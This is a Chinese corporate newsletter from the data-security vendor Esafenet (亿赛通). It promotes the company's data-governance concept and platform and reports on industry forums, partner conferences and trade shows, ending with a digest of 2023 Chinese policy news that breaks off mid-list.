作为从国外引入的理念，数据安全治理在国内市场的推广、应用过程中衍生出了不同的理解思考和实施路径，安全 419 推出《数据安全治理解决方案》系列访谈选题，聚焦企业用户真实需求和挑战，通过挖掘分享行业中有价值的解决方案及服务，力求帮助企业用户在数据安全建设工作中提供有益参考。本期，我们走进北京亿赛通科技发展有限责任公司（以下简称 亿赛通），观察他们在该领域的思考和实践。

亿赛通成立于 2003 年，以“分·放·管·服”数据安全建设理念为核心，对综合数据、商业数据、视频专网数据、工业数据、大数据、云数据等进行全方位多维度管理。全线产品覆盖云、网、端三大类应用场景，60 款 + 精细化产品模块，打造集数据安全合规、数据安全治理、数据安全防护、数据安全流转、数据库安全、安全服务为一体的数据安全领域综合解决方案。

数据安全治理将体系化实现对数据安全风险的主动防御

目前，企业用户对数据安全治理的认知度和接受度已经有较大提高，亿赛通表示，一方面，数字经济时代数据的价值日益重要，与此同时数据安全风险也越来越高，用户真正需要的是安全能力、安全效果的提升，而不是安全设备、软件等产品的堆砌。目前数据安全市场主流产品品类繁多，例如数据防泄露、数据脱敏、数据加密、数据水印等，但是随着企业部署的数据安全单点产品数量的增多，越来越多缺乏关联性的数据安全工具正在成为企业数据安全治理面临的最大挑战之一。安全工具的碎片化导致产品性能和价值承诺难以兑现，亟须建立一套综合性、全方位、有效果的数据安全治理体系，实现对数据安全风险的主动防御。

另一方面，国家日益重视数据安全建设，相关政策法规的密集发布，出于安全合规的角度，也需要建设一个综合性的解决方案。从当前发展的阶段来看，这也是数据安全治理的主要驱动力之一。根据《2022 年中国企业数据安全现状调查报告》显示，在企业进行数据安全能力建设时 53% 为合规驱动。另外数据安全事件驱动占到 25%，业务发展驱动占到 21%。随着近年来我国数据安全相关法律法规体系的完善和落地，合规需求将在很长一段时间内成为企业数据安全能力建设的主要驱动力。

与此同时，随着网络威胁和数据泄露事件的不断增长，数据安全事件和业务发展驱动的占比不断提高，用户观念逐渐由被动防御转变到主动防御，已经不满足于堵窟窿式的安全建设，而希望建立自己的防御体系防患于未然，这表明企业对数据安全治理的内需也在逐步扩大。

在亿赛通看来，数据安全治理以“人”和“数据”为中心，从技术到产品、从策略到管理，提供完整的产品与服务支撑，实现业务与安全的深层融合。整个数据安全治理过程从决策层到技术层，从管理制度到技术支撑，将现有的各个独立的数据安全技术和功能整合，构建了自上而下、全流程、可闭环的完整链条。其可分为三个方面：

一是数据安全管理建设：即以组织人员管理和流程制度制定两个方面进行规划和搭建，针对不同业务场景细化安全管理制度、办法、流程以及相关指南手册等；

二是数据安全能力建设：以多数据安全能力模块与数据安全统一管控平台相结合的方式，保障信息系统落地数据分类分级管理，重要数据的访问身份管理、使用行为检测和泄露防护，加强重要数据和敏感字段保护；

三是数据安全持续运营：在数据产生、使用、传输、共享、存储和销毁的全生命周期进行评估，识别数据在各个状态的风险，并针对数据安全风险进行安全加固。

“通过数据安全治理，应该是达到一个对数据的全生命周期做到事前预警、事中监控、事后分析，全面提升数据安全管理与防护水平的目标。”他们进一步总结，为治理数据安全风险，就需要综合性管理平台，从存储、传输、共享等各阶段对结构化数据和非结构化数据进行安全防护能力建设，建立数据安全体系化、平台化势在必行。

开展数据安全治理是需求侧、供给侧、监管侧多方的共同责任

“虽然数据安全治理对于达到一个良好的数据安全目标颇有价值，但需要指出的是，企业用户目前在数据安全治理上的投入有限。”亿赛通解释道，数据安全治理需要的不仅仅是一两台安全设备能够解决的问题，而需要企业从制度体系建设、安全设备搭建、安全意识培训等方方面面采取行动。这对于用户来说无疑是一个大工程，中小型企业无法通过一期建设实现目标。因此目前开展数据安全治理的主要是在受到较强监管的政府、电信、金融和医疗行业。虽然中小型企业并没有一期完成整个数据安全治理的全部体系搭建的能力，但是有越来越多的企业重视数据安全，通过场景化的方式逐步搭建数据安全治理体系。

企业在开展数据安全治理实践时，也面临着具体的问题与挑战，首先大部分的企业在开展数据安全建设时都以解决特定问题为导向，实施单点式建设、补丁式管理，缺少全局思考。其次，管理制度重制定、轻落实的现象比较突出，由于数据安全的管理部门与业务部门的目标不一致，在开展数据安全治理时安全策略将难以落实。另外，企业还普遍存在缺乏专业的数据安全技术人员，数据安全意识低的问题。

而做好数据安全治理的关键，不仅仅只关系到企业，也是员工、安全供应商和监管机构共同的责任。

● 从用户的角度，不仅要关注外部安全建设也需要关注内部安全建设。根据相关机构数据统计，当前泄密事件超过 80% 的发生均与内部人员有关，例如内部员工有意或无意间向其他人员透露或提供了公司机密文件；又或是员工以及数据管理员不注重数据的传输和储存，导致数据在流转中丢失。因此在进行数据安全治理时，不能够仅仅只上设备，也需要搭建数据安全制度并进行安全培训，从根本上提高对数据安全的重视。

● 从供应商的角度，数据安全治理需要从竞争走向竞合，不同的供应商之间应该充分开展合作。企业的数据安全治理建设往往不是一步完成的，更多的是分期部署不同的安全产品，在进行整体的数据安全治理方案时，应充分发挥不同友商的安全优势，而不是通过产品替代的方式浪费企业资源。“各自为战”的数据安全平台容易阻滞风险的关联分析，无法实现数据安全的长期稳定运营。

● 从监管的角度，监管部门需要出台完善的法律法规，使得数据安全建设做到有法可依，同时监管部门也应对所管理的辖区内的企业开展数据安全检查和评估，充分保证数据安全按照法律制度进行开展。

以“分·放·管·服”理念进行数据安全治理建设

作为专注于数据安全领域的专业厂商，面对数据安全治理实践的挑战，亿赛通在业内提出以“分·放·管·服”的理念进行建设，以数据识别发现、安全防护、安全检测、管理与风险响应为建设路径，重要数据分类分级资产表为核心的分阶段系统化实现数据安全建设保障与数据安全运营闭环管理。其在 2021 年推出数据安全运营管理平台，依托于“服务 + 平台 + 能力组件”的方式实现数据安全的综合治理，平台的主要功能包括：

资产管理：

平台通过网络探测、自动扫描等方式对网络环境中的数据资产进行梳理完成数据资产台账；然后根据企业数据资产的数据价值、特征及行业分布，进行数据分类分级，梳理出本单位的核心数据资产。在此基础之上还会对数据源进行风险扫描、检测分析、整改建议等报告输出；

策略运营：

依据扫描识别后形成的分类分级清单为不同主体（人）与客体（数据）之间定义不同的安全策略，确保数据按照类别与级别进行差异化防护；

智能分析：

通过平台接入的多源异构数据，对云、网、端的结构化、非结构化、半结构化数据进行关联分析、血缘分析、人物画像分析，形成全网数据追踪溯源能力；

响应处置：

通过事件编排与策略响应自动化将海量安全日志进行事件预处理，并根据丰富的运营经验固化处置流程，降低处置响应时间，为客户降本增效；

态势感知：

通过大屏的方式，多维度、实时展示当前资产详情，帮助运营者关注局部安全更能建立统筹全局的数据安全观，提供清晰的可视化安全状况辅助管理决策。

据亿赛通介绍，数据安全运营管理平台的应用是数据安全治理从点到线、再从线到面的过程，平台的五大能力同时也遵循 IPDRR（识别、防御、检测、响应、恢复）能力框架模型，可以为客户提供一个中心、多种安全管理和防护能力，帮助安全管理人员落地安全管理和技术体系的结合，达到数据安全运营管理工作闭环，最终实现数据安全可视、可管、可控、可溯的目标。

整体上，亿赛通的数据安全理念正是以“分·放·管·服”和以“数据和人”为对象构建的数据治理、防护、流转、运营的双闭环体系，帮助企业形成扎实可靠的综合数据安全能力，为企业数据资产从产生价值到保值、增值的建立重要保障。

从业务源头落实对数据分类分级、对人分权分责，制定和实施不同的策略，通过放管结合，构建动态的、主动的、智能的、可运营的数据安全服务于业务的体系，形成“分放管服”的正反馈闭环。从制度层和技术层同时入手，制度主要指导数据安全体系建设，做到有规可依，技术主要保障制度实施，做到有规必依，违规必纠；通过技术不断发现风险，以填补制度漏洞，优化制度，通过制度对技术创新提要求，形成制度和技术的循环优化闭环。

我们看到，数据安全治理已经普遍从单点防护转为全生命周期防护，而体系化、平台化安全产品很有可能成为未来企业数据安全治理中的抓手。亿赛通作为整合各种数据安全工具、技术与服务的数据安全综合厂商，无疑是这个赛道颇具希望的竞跑者。

编辑：安全 419 张西西

亿赛通联合北京能源企业共同助力能源数字化智能化发展

2023 年 5 月 12 日下午，由北京信息化协会信息技术应用创新工作委员会、中国智慧能源产业联盟、北京能源工业互联网研究院有限公司及中国软件评测中心（工业和信息化部软件与集成电路促进中心）共同主办，北京亿赛通科技发展有限责任公司等公司共同承办的 2023 通明湖论坛 - 护航能源安全分论坛在北京朝林松原酒店成功召开。会议由中国智慧能源产业联盟副秘书长冯刚主持，能源行业研究院所和机构、大型央企和国企以及产业链关键环节企业代表等 170 余人参加本次会议。

大会以“数智绿能 融合创新”为主题，围绕能源行业典型应用场景，充分展示能源行业数字化智能化优秀产品及解决方案，助力新一代信息技术在能源行业的广泛应用，提升能源数字化智能化发展水平，促进能源数字经济和绿色低碳循环经济发展，加快实现能源高质量发展，推广行业应用，为首都建设贡献积极力量。

圆桌会议环节

围绕“科技创新赋能能源产业数字化智能化发展”这一主题，中国软件评测中心基础软件质量控制与评价工信部重点实验室副主任翟艳芬、北京邮电大学网络管理研究中心副主任郭少勇、亿赛通副总经理宋春岭、亚控科技副总经理张金强等单位代表共聚一堂，共话创新应用与能源产业融合发展，助力能源产业核心竞争力、推动能源产业高质量发展。

其中，主持人提到能源如何实现智能化转型以及科技创新在转型之中起到作用？亿赛通宋春岭认为，现如今在数字化、智能化转型当中，对能源技术发展已经达成共识，整个能源行业业务覆盖面比较广，每个不同的能源单位所处的信息化建设也不同。因此，在建设安全架构时，出发点和方向皆有不同的出入点，不能用同一个方案解决所有能源行业的问题。通过信息创新推动，不仅推动能源行业信息化发展，也推动了整个数据安全的发展，这为各行业在选择产品当中就有更多的选项。

此外，数据作为新型生产要素是数字化、网络化、智能化的基础，国家能源局在最近发布的关于推进能源数字化、智能化的若干意见中，提出要释放数据的价值潜力，强化网络与信息安全保障，保密问题也影响着数据价值的发挥，能源行业也不例外，怎么才能够释放能源数据要素价值？


针对此问题，宋春岭认为在整个工作中不只是能源企业，其他行业也会存在这样的情况。挖掘数据最高的价值还包括增加它的工作效率，来达到安全共享目标。从业务角度来看，现在数据分类分级可以实现整个共享合规化共享，满足数字化、智能化的发展。在数据分类分级基础上就是理论上的方法论，然后再配合共享数据当中有一些重要数据、敏感数据对他们所提的防护能力、加密能力或者防护监控能力，然后对共享过程中产生的数据进行分析，增加检测能力。通过数据分级分类管理再加上现有安全类产品，能达到数据合规化共享的目标，从而实现推动整个数据安全建设促进的作用。

随着能源创新驱动战略实施，科技类商业秘密已成为能源企业重要的无形资产，但是基于环境开放、人员流动及利益驱动等各种因素影响，相关科技成果报告、关键技术信息、重要实验数据等商业秘密信息极易发生泄密，对企业核心竞争力及合法权益带来损害，包括外部市场流失、信誉度下降、核心技术复制、法律纠纷和经济赔偿等，甚至影响国家经济发展稳定。作为一家长期致力于为能源行业提供全方位数据安全解决方案的企业，亿赛通对此已深耕多年。

二十年来，亿赛通主要涉及数据安全、网络安全及安全服务三大业务，以“分·放·管·服”数据安全建设理念为核心，以技术为支撑，对综合数据、商业数据、视频专网数据、工业数据、大数据、云数据等进行全方位多维度管理，保障各行业客户核心数据资产安全。全线产品覆盖云、网、端三大类应用场景，60 款 + 精细化产品模块，支持结构化、非结构化和半结构化数据安全管理，打造集数据安全合规、数据安全治理、数据安全防护、数据安全流转、数据库安全、安全服务为一体的数据安全领域综合解决方案。

亿赛通能源行业数据安全解决方案通过平台化的防护体系，针对能源行业特性，从数据本身及应用侧进行部署，对数据本身来说，平台通过对网络和终端传输的敏感数据进行监控审计，内部人员的无意泄露及时警示、提醒，并主动响应处理，同时对存储在终端上的数据进行加密防护，确保数据本身的安全性；对应用侧而言，能源企业数据库普遍存在数据量庞大、违规使用等情况，我司利用技术手段强化系统运维的管控，内部员工对数据库的访问及其他操作行为将进行细粒度审计与分析，从而全程监控、记录包括非法访问、

数据库违规操作、数据批量导出或篡改在内的一系列风险行为，实现对所有数据访问行为进行审计记录，然后通过数据分析技术结合能源企业数据操作审计典型策略要求，对风险行为进行挖掘和预警，并在安全事件发生后，做到准确、高效的溯源定责。



此解决方案基于“依规管密，依技防密，依法治密”的原则，对企业推广数据安全的管理意识，在确保不影响正常开展工作的前提下，建立数据安全的审批机制和技术措施，对所有涉及敏感数据的操作进行限制，强化对数据库运维操作的监管力度，及时阻断越权操作行为的发生，最终实现商业秘密数据的有效管理和保护，有效保障商密数据资产的安全可控。

亿赛通能源行业数据安全解决方案已经积累了大量的成功实践，如：中石油、中石化、中海油、中能建、国电投、中核能源、新奥集团等。作为专业的数据安全服务厂商，亿赛通专注于数据安全领域的深入探索和研究，为客户提供量身定制的数据安全解决方案，用专业化、智能化的产品，帮助客户随时掌控数据资产动态，缓解企业安全风险。未来，我司将继续突破自己，加强安全产品研发，坚持专注数据安全行业，与大家携手共进。

亿路同行 | 2023 亿赛通渠道会闪耀榕城

5 月 19 日，以“榕心聚力 亿路同行”为主题的 2023 亿赛通渠道会福州站圆满落幕。会上，亿赛通重点分享了最新的渠道伙伴政策和发展计划，系统阐述了基于产品框架打造的强大背景，如何优化渠道体系，如何更好地支持伙伴成长，如何共建具有更强竞争力的“亿赛通 + 渠道”的开放合作体系，在助力客户商业成功的同时，共赢数字未来。

大会伊始，亿赛通福州办首席代表表示，数字化浪潮席卷而来，不仅为企业数字化转型释放新的价值，更是企业提质、降本、增效的关键，引领了新一轮的产业变革。亿赛通在成立的二十年间，从专业加密厂商已发展为综合数据安全厂商，产品线覆盖数据安全治理、数据安全防护、数据安全流转、数据库安全、数据安全合规、商业秘密保护等领域，专业机构认证数据安全专项细分领域覆盖率达 85% 以上。为企业提供端到端的数据安全能力，为迎智能化浪潮做好了充足的技术准备。

在谈及渠道战略时，亿赛通高级总监李荣刚在演讲中强调，企业在数字化浪潮中对数字化的需求有所不同。为此，亿赛通携手广大渠道伙伴深耕区域市场，并秉持渠道优先原则，构建健康有序的渠道体系，与伙伴亿路同行，共同成长，以全力布局，支撑行业数字化转型中企业的成功。

为了更好地满足渠道需求、支持伙伴业务拓展，亿赛通对渠道伙伴提供全方位指导与支持，加强技术认证强效赋能项目保障，扩充渠道产品版图，携手众多伙伴畅享数字体验，共创亿万商机。

面对数字经济的加速发展，数据安全公司如何实现创新突破，以适应新场景的变化？亿赛通产品总监指出，通过综合数据安全合规产品矩阵，构建“数据安全管理、数据泄露防护、数据库安全、数据安全流转”为一体的安全运营能力，以夯实数字中国建设框架的数字安全屏障。数据安全建设在国家法规 / 行业政策标准的约束下，需要在数据安全持续运营和数据安全统一管控。近期，亿赛通推出了多款新产品、服务和解决方案，覆盖多种领域及场景。亿赛通安全产品能力也在持续提升，型号更全、性能更优、能力更强。

本次活动亿赛通特别邀请了福建清新资本的王震博士到场，与大家分享《数字化时代的信息安全》。在当今数字化时代，信息安全已成为一个重要议题。随着人工智能技术的不断发展，AI 语言模型如 ChatGPT 在各个领域得到了广泛应用。然而，这些技术也带来了一系列信息安全挑战。如：数据保护、隐私保护、身份验证和授权、安全开发和部署、抗攻击能力、可追溯性和审计、法律法规遵从性、供应链安全、安全意识培训、应急响应计划等。通过采取一系列措施、以及遵循相关法律法规，可以有效地提高系统的安全性。同时，进一步加强信息安全防护。

亿赛通深耕数据安全行业二十年，高度重视数据安全技术研究，持续推进数据安全产品创新。为加快数字中国建设，国家颁发《要素市场化配置综合改革试点总体方案》、《数字中国建设整体布局》等多项政策法规，加强数据安全保护健全数据流通交易规则。亿赛通在自主研发的“分放管服”数据安全建设理念指引下，建立数据安全防护技术手段，通过资产盘点、分类分级、溯源分析、加密防护、安全流转等技术，增强数据的可用、可信、可流通、可追溯水平。实现数据流通全过程动态管理，在数据合规使用中激活数据价值。

目前，数字经济发展速度之快、辐射范围之广、影响程度之深前所未有，正在重塑国内经济结构，成为改变国内竞争格局的关键力量。而数据在经济运转中的价值日益凸显，主要体现在金融、医疗等行业。随着数据在金融、医疗新领域的快速发展，不断打破数据孤岛，消除数据壁垒，导致原有安全管理体系暴露出诸多弱点。企业应前期建立组织保障、完善流程制度后，对数据进行资产扫描、分类分级，最后确定管控策略、持续长期运营，形成完整体系构建。以推进数据管理各领域工作全面开展和数据安全管理能力全面提升，全面提升企业的数据安全建设成熟度。

随着亿赛通不断深入数据安全市场，需要更多渠道伙伴一起加入进来，共同努力，提升亿赛通的市场产品竞争力。我们期待与各方开放合作，拥抱数字化新机遇，亿路同行、共同成长、共同服务客户，最终实现客户、渠道伙伴、亿赛通的“三赢”。

亿赛通动态 ESAFENET NEWS

实力认证 | 亿赛通荣登数说安全《2023年中国网络安全市场全景图》

5 月 16 日，数说安全正式发布《2023 年中国网络安全市场全景图》（以下简称全景图），这是自 2018 年开始，数说安全发布的第六版全景图。其中，亿赛通凭借数据安全领域二十年经验积累，入选数据库安全、数据泄漏防护、电子文档管理与加密、数据分类分级、数据脱敏、数据安全治理六大细分领域代表厂商。在网络安全定义与内涵不断外延，安全泛在化成为新趋势的大背景下，数说安全坚持采用科学、遵循市场发展规律且符合客户采购习惯的分类方法对市场进行研究。恪守市场原则并着眼行业未来发展，持续优化市场分类方法，目前已形成一套符合我国网络安全行业真实供需关系的市场分类架构。

在此基础上，数说安全结合网络安全项目信息，深入分析各细分市场的实际发展状况、市场成熟度、品牌渗透率、技术发展趋势，并以全景图为载体对各细分市场中的热点品牌进行汇总和展示，从而为我国网络安全行业主管部门、从业者、网络安全产品及服务的使用者和购买单位以及资本机构提供借鉴与参考。

与往年一致，此次全景图入围以国家 / 行业主管部门的权威结果作为主要考量标准。

01、产品领域

主要参考公安部颁发的计算机信息系统安全专用产品销售许可证，优选具有增强级、三级等高级别资质的自主研发品牌，同时在数说安全商业分析平台 CSRadar 上市场占有率排名较高的品牌。

02、服务领域

主要参考中国信息安全测评中心、中国网络安全审查技术与认证中心、国家互联网应急中心（CNCERT）颁发的服务资质证书，优选具有高级别服务资质的厂商，同时在数说安全商业分析平台 CSRadar 上市场占有率排名较高的厂商。

03、安全解决方案领域

主要考量企业核心业务方向、方案成熟度、客户案例等，同时在数说安全商业分析平台 CSRadar 上市场占有率排名较高的品牌。

作为专注于数据安全领域的专业厂商，面对数据安全的新挑战，亿赛通在业内提出以“分·放·管·服”的理念进行建设，以数据识别发现、安全防护、安全检测、管理与风险响应为建设路径，重要数据分类分级为核心的分阶段系统化实现数据安全建设保障与数据安全运营闭环管理。

亿赛通从业务源头落实对数据分类分级、对人分权分责，制定和实施不同的策略，通过放管结合，构建动态的、主动的、智能的、可运营的数据安全服务于业务的体系，形成“分放管服”的正反馈闭环。从制度层和技术层同时入手，制度主要指导数据安全体系建设，做到有规可依，技术主要保障制度实施，做到有规必依，违规必纠；通过技术不断发现风险，以填补制度漏洞，优化制度，通过制度对技术创新提要求，形成制度和技术的循环优化闭环。

接下来，亿赛通将跟紧国家政策及行业热点，以产品服务一体化的综合解决方案贯穿数据全生命周期安全防护建设工作。亿路同行，我司全体同仁继续致力于引领数据安全产业发展，加大产品研发，力争为广大行业客户提供更多更好的信息安全产品和解决方案，成为最值得信赖的中国数据安全专家 ~

文章部分内容来源于数说安全

亿赛通携核心产品精彩亮相“2023 吉林省数字经济发展促进大会和首届吉林省数据治理大会”

为贯彻落实习近平总书记关于发展数字经济、建设数字中国一系列重要指示，解读国家战略布局和相关政策，分析发展形势及市场机遇，引进前沿技术与先进理念，搭建面向重要领域的市场化运营平台，建立基于行业组织的推进方案，促进数字吉林建设和数字经济发展，2023 吉林省数字经济发展促进大会和首届吉林省数据治理大会于 5 月 19 日下午在吉林省松苑宾馆会议中心正式开幕。亿赛通作为国内数据安全综合服务厂商，荣幸受邀出席本次大会。

本次大会由吉林省数字经济发展促进会、吉林省数字经济学会等十家行业共同组织。作为大会重要参展商之一，亿赛通携“分放管服”数据安全建设理念、产品族、技术解决方案等核心优势和前沿技术成果亮相展会，集中展示如何为数字经济建设保驾护航。

展会上，亿赛通向与会者展示了全方位数据安全防护体系，为业界同仁提供了充分的面对面交流机会，共同助力吉林省网络安全与信息安全高速发展。通过技术、产品以及独特的服务，来展示亿赛通不断自我突破和自我成长的过程，致力于做中国数据安全防护专家。参会人士来到展位进行现场咨询具体的产品、技术、解决方案等内容，通过公司精英人士的具体详细介绍，让咨询者对公司产品、方案产生了浓厚的兴趣。

亿赛通积极参与本次活动，充分发挥领先的安全理念和技术产品优势，荣获“2023 吉林省数据管理典型优秀服务企业”这一奖项。

作为数据安全领域的代表厂商，亿赛通始终在产品创新上发力，率先提出“分·放·管·服”数据安全建设理念。

1、“分”首先要把管人和管数据分开，制定不同的制度，应用不同的技术。对于数据要进行分类分级，识别数据属性、所有权，依法并依据企业实际业务归类，根据敏感或重要程度分级，逐渐形成重要数据资产化，重要信息敏感化，然后根据类和级定策略进行保护。对于人要区分对象，分清职责和权限，权责对等，并减少特权账户，根据职责和权限匹配

业务策略，匹配数据策略，确保权责和数据重要程度匹配，和业务的重要性匹配，有利于保障业务在保证数据安全的情况下畅通运行。

2、“放”其实是明确数据自由流动程度及合规账户能做什么，目的是为业务的便利性，让数据快速高效的运转服务于业务。“放”一定是有规则和标准以及事后管理的，一般数据和合规行为可以放行，但要配备事后要进行审计，发现问题要追溯，就像道路通行有标线有红绿灯也要配备摄像头一样。

3、制定制度是“管”的依据和行政工具，安全产品是“管”的技术工具，分类分级和分权分责是确定对象和范围，用行政工具和技术工具管确保对象（数据和人）在约定的范围内按制度运作就是“管”。“管”的技术工具有很多种，比如 DLP、加密、合规审查工具、脱敏、隔离交换、血缘分析工具等等，管理工具和业务场景及业务重要性匹配非常重要。

4、“服”指的是数据安全制度体系和技术手段都是为企业业务服务的，业务数据是核心，确定数据的所有权、使用权和经营权，让数据能够合理合法的被使用和交易，确保数据信息不泄露、数据资产不流失，让数据在保证安全的情况被使用和交易，这就是围绕数据做安全在业务层面的意义。

总体来说，“分放管服”数据安全建设理念是一个以“数据和人”为对象构建的数据治理、防护、流转、运营的双闭环体系，帮助企业形成扎实可靠的综合数据安全能力，为企业数据资产从产生价值到保值、增值的建立重要保障。

在数据安全领域，我司规划了完善的“云 + 网 + 端”产品体系，在“分放管服”数据安全建设理念的基础上，数据安全运营管理平台应运而生。

亿赛通数据安全运营管理平台的主要能力是通过感知云、网、端等多源异构海量数据，实现数据资产管理及分类分级、数据安全策略联防联控、数据安全事件综合分析、数据追踪溯源分析、数据安全风险应急响应及处置、数据安全风险态势感知等。综合数据安全运营管理平台一方面可以与其他安全产品形成联动，能够将原有的数据库审计、DLP、文件加密、数据脱敏等各类产品能力集中化管理，策略统一布控，既可以减轻运营人员的工作负担，同时又能够对各类安全产品进行统一策略的管理与优化，减少无效策略形成的误报。同时，通过统一的数据安全运营管理平台，还可以对各类安全产品上报的日志数据进行关联分析，解决以往审计日志分析及溯源的局限性，可将一个事件在云、网、端的所有操作进行完整还原，帮助用户进行准确定位风险源头。

此外，亿赛通还拥有着集数据安全治理、数据安全防护、数据安全流转、数据库安全和安全服务等系列共计 60 余款产品、服务、平台，并且产品线还在不断丰富中，充分为客户提供全面的信息安全防护，满足客户各类安全防护建设需求。未来，亿赛通将会继续秉承“服务客户、持续创新、勇担责任、专业至上”的核心价值观念，坚持走科技前沿之路，与客户携手打造数据安全环境，共赢数字未来。

亿路同行 | 2023 亿赛通渠道会聚集星城之光，共绘行业安全蓝图

淡春望夏，伴随着杜鹃花的徐徐清香，2023 亿赛通渠道会走进长沙，汇集数十位渠道伙伴，共同汲取前行力量，以守护数据安全为使命，绘制行业安全蓝图。

亿赛通长沙办事处首代表示，新形势、新战略下，数据安全产业呈现体系化、智能化、创新化发展。《“十四五”大数据产业发展规划》将“筑牢数据安全防线”作为主要任务之一，数据资产管理、数据分类分级需求剧增，数据库安全（加密、防护、审计）、数据脱敏、数据防泄露产品进入成熟期，应用广泛。总体在数据安全顶层规划指引下，国内数据安全产品体系逐渐完善，安全服务发展向好，数据安全市场空间广阔。

2023 年亿赛通不断优化组织结构，渠道业务进入高速发展阶段，亿赛通将纵横结合，上下拉通，打造主动开放合作、商机共享，主动让利伙伴、主动培养人才的渠道体系。对内严以律己，秉承“四个优先”，对渠道战略坚决执行不动摇。亿赛通与渠道伙伴互为辅助，为渠道提供一站式服务，为客户和伙伴保驾护航，我们期待在公开、透明、稳健的渠道政策下，与渠道伙伴互相成就，共赢行业丰收。

近年来，由于大范围的数据泄露事件，在给企业带来直接经济损失的同时，在社会上也造成了不良的影响。经过专业机构调研统计，数据安全内部泄密隐患高达 70%，企业信息安全风险，“内忧”已远远高于“外患”！在亿赛通的理念中，真正的数据安全要做到“数据保护好、场景覆盖全、策略自动化、服务保障快、运维要省心！”围绕“分放管服”数据安全建设理念，亿赛通的安全产品已全面覆盖合规、治理、防护、流转、数据库、服务等应用场景，同时不断优化安全体系建设，提升整体数据安全防护能力。

其后，亿赛通还分享了创新产品和解决方案的核心竞争力。首先基于数据安全合规产线：以体系化建设为指引，构建集“云、网、端”全场景为一体的安全运营能力，打造“拥有完全自主知识产权，支持结构化、非结构化和半结构化全系列综合数据安全产品”，并表示围绕此体系，亿赛通的安全产品已全面覆盖综合数据安全、商业数据安全、视频专网数据安全、工业数据安全、大数据安全、云数据安全、个人数据安全等数据场景，同时还不断优化安全体系建设，持续提升整体数据安全防护能力。

目前，数字经济发展深度前所未有，已经成为改变国内竞争格局的关键力量。而数据在经济运转中的价值激增，主要体现在金融、医疗及数据出境等场景。随着数据在金融、医疗新领域的快速发展，不断打破数据孤岛，消除数据壁垒，导致原有安全管理体系暴露出诸多弱点。企业应前期建立组织保障、完善流程制度后，对数据进行资产扫描、分类分级，最后确定管控策略、持续长期运营，形成完整体系构建。以推进数据管理各领域工作全面开展和数据安全管理能力全面提升，全面提升企业的数据安全建设成熟度。

中共中央、国务院印发的《数字中国建设整体布局规划》指出，要强化数字中国关键能力，其中包括筑牢可信可控的数字安全屏障，切实维护网络安全，完善网络安全法律法规和政策体系。在利好政策的引导下，网络和数据安全发展驶入“快车道”，行业规模效益稳步提升，云滨信息作为亿赛通湖南地区重要渠道伙伴之一，紧抓中国数字化转型和数据安全国家战略的新机遇，使亿赛通优质产品、服务及解决方案走进更多行业，为更多企业在信息化时代健康、快速发展提供安全保障和有力支撑。

数安市场用户需求不断变化，衍生机遇并带来革新，亿赛通多年来的持续快速发展，印证了其应对行业发展新形势的能力，每一次战略转型也都彰显着与广大渠道伙伴共赢蓝海的巨大信心。我们将以积极姿态迎接挑战、湘约未来，亿路同行。

亿聊安全 | 掌上尽知天下事

新闻概览

1. 公安部新闻发布会通报发布百项公共安全行业标准

2. 中共中央发出关于印发《习近平新时代中国特色社会主义思想学习纲要（2023 年版）》的通知

3. 国务院转发人民日报发表文章 - 以全国统一大市场释放发展新活力

4. 国家网信办发布《生成式人工智能服务管理办法（征求意见稿）》

5. 国务院常务会议审议通过《商用密码管理条例（修订草案）》

6. 最高人民检察院印发《关于加强新时代检察机关网络法治工作的意见》

7. 工信部等八部门联合印发《关于推进 IPv6 技术演进和应用创新发展的实施意见》

8. 工信部：三方面发力 分阶段分领域打造具有国际竞争力的数字产业集群

9. 全国信息安全标准化技术委员会发布 2023 年度第一批网络安全国家标准需求的通知

10. 2023 数字中国创新大赛网络与数据安全赛道成功落幕

11. 武汉市人民政府办公厅发布关于印发《武汉市数据要素市场化配置改革三年行动计划（2023—2025 年）》（以下简称“行动计划”）的通知

12. 国家互联网信息办公室、工业和信息化部、公安部、财政部、国家认证认可监督管理委员会五部委联合发布《关于调整网络安全专用产品安全管理有关事项的公告》

13. 中国政法大学数据法治研究院 教授 张凌寒：深度合成治理的逻辑更新与体系迭代——ChatGPT 等生成型人工智能治理的中国路径

14. 国家互联网信息办公室副主任 曹淑敏：2022 年数字中国建设取得新的重要进展

15. 中国信通院 张俊霞：欧盟《网络弹性法案》简介及借鉴意义

一、政策要闻

1. 公安部新闻发布会通报发布百项公共安全行业标准—2023 年 4 月 3 日

通报全国公安机关深入学习宣传贯彻党的二十大、全国两会精神和习近平总书记重要指示精神，牢牢把握高质量发展首要任务，充分发挥标准在依法治国、质量强国等方面的突出作用，扎实推进公安标准化建设，有效推动公安工作高质量发展有关情况，集中发布百项公共安全行业标准。

2. 中共中央发出关于印发《习近平新时代中国特色社会主义思想学习纲要（2023 年版）》的通知—2023 年 4 月 6 日

《纲要（2023 年版）》对习近平新时代中国特色社会主义思想作了全面系统阐述，充分反映了这一思想的最新发展，要求党员、干部、群众深刻领悟“两个确定”的决定性意义，是党员、干部、群众学习领会习近平新时代中国特色社会主义思想的重要辅助读物。

3. 国务院转发人民日报发表文章 - 以全国统一大市场释放发展新活力—2023 年 4 月 6 日

建设全国统一大市场是构建新发展格局的基础支撑和内在要求。习近平总书记指出，构建新发展格局，迫切需要加快建设高效规范、公平竞争、充分开放的全国统一大市场，建立全国统一的市场制度规则，促进商品要素资源在更大范围内畅通流动。

4. 国家网信办发布《生成式人工智能服务管理办法（征求意见稿）》—2023 年 4 月 11 日

《管理办法》明确生成式人工智能是指基于算法、模型、规则生成文本、图片、声音、视频、代码等内容的技术，并要求利用生成式人工智能提供服务的提供者承担内容生产者的责任，以及在提供服务前申报安全评估和履行算法备案手续。内容治理方面，《管理办法》要求对于违法的生成内容，提供者除采取内容过滤等措施外，应在 3 个月内通过模型优化训练等方式防止再次生成。

（来源：国家网信办官网）

5. 国务院常务会议审议通过《商用密码管理条例（修订草案）》—2023 年 4 月 14 日

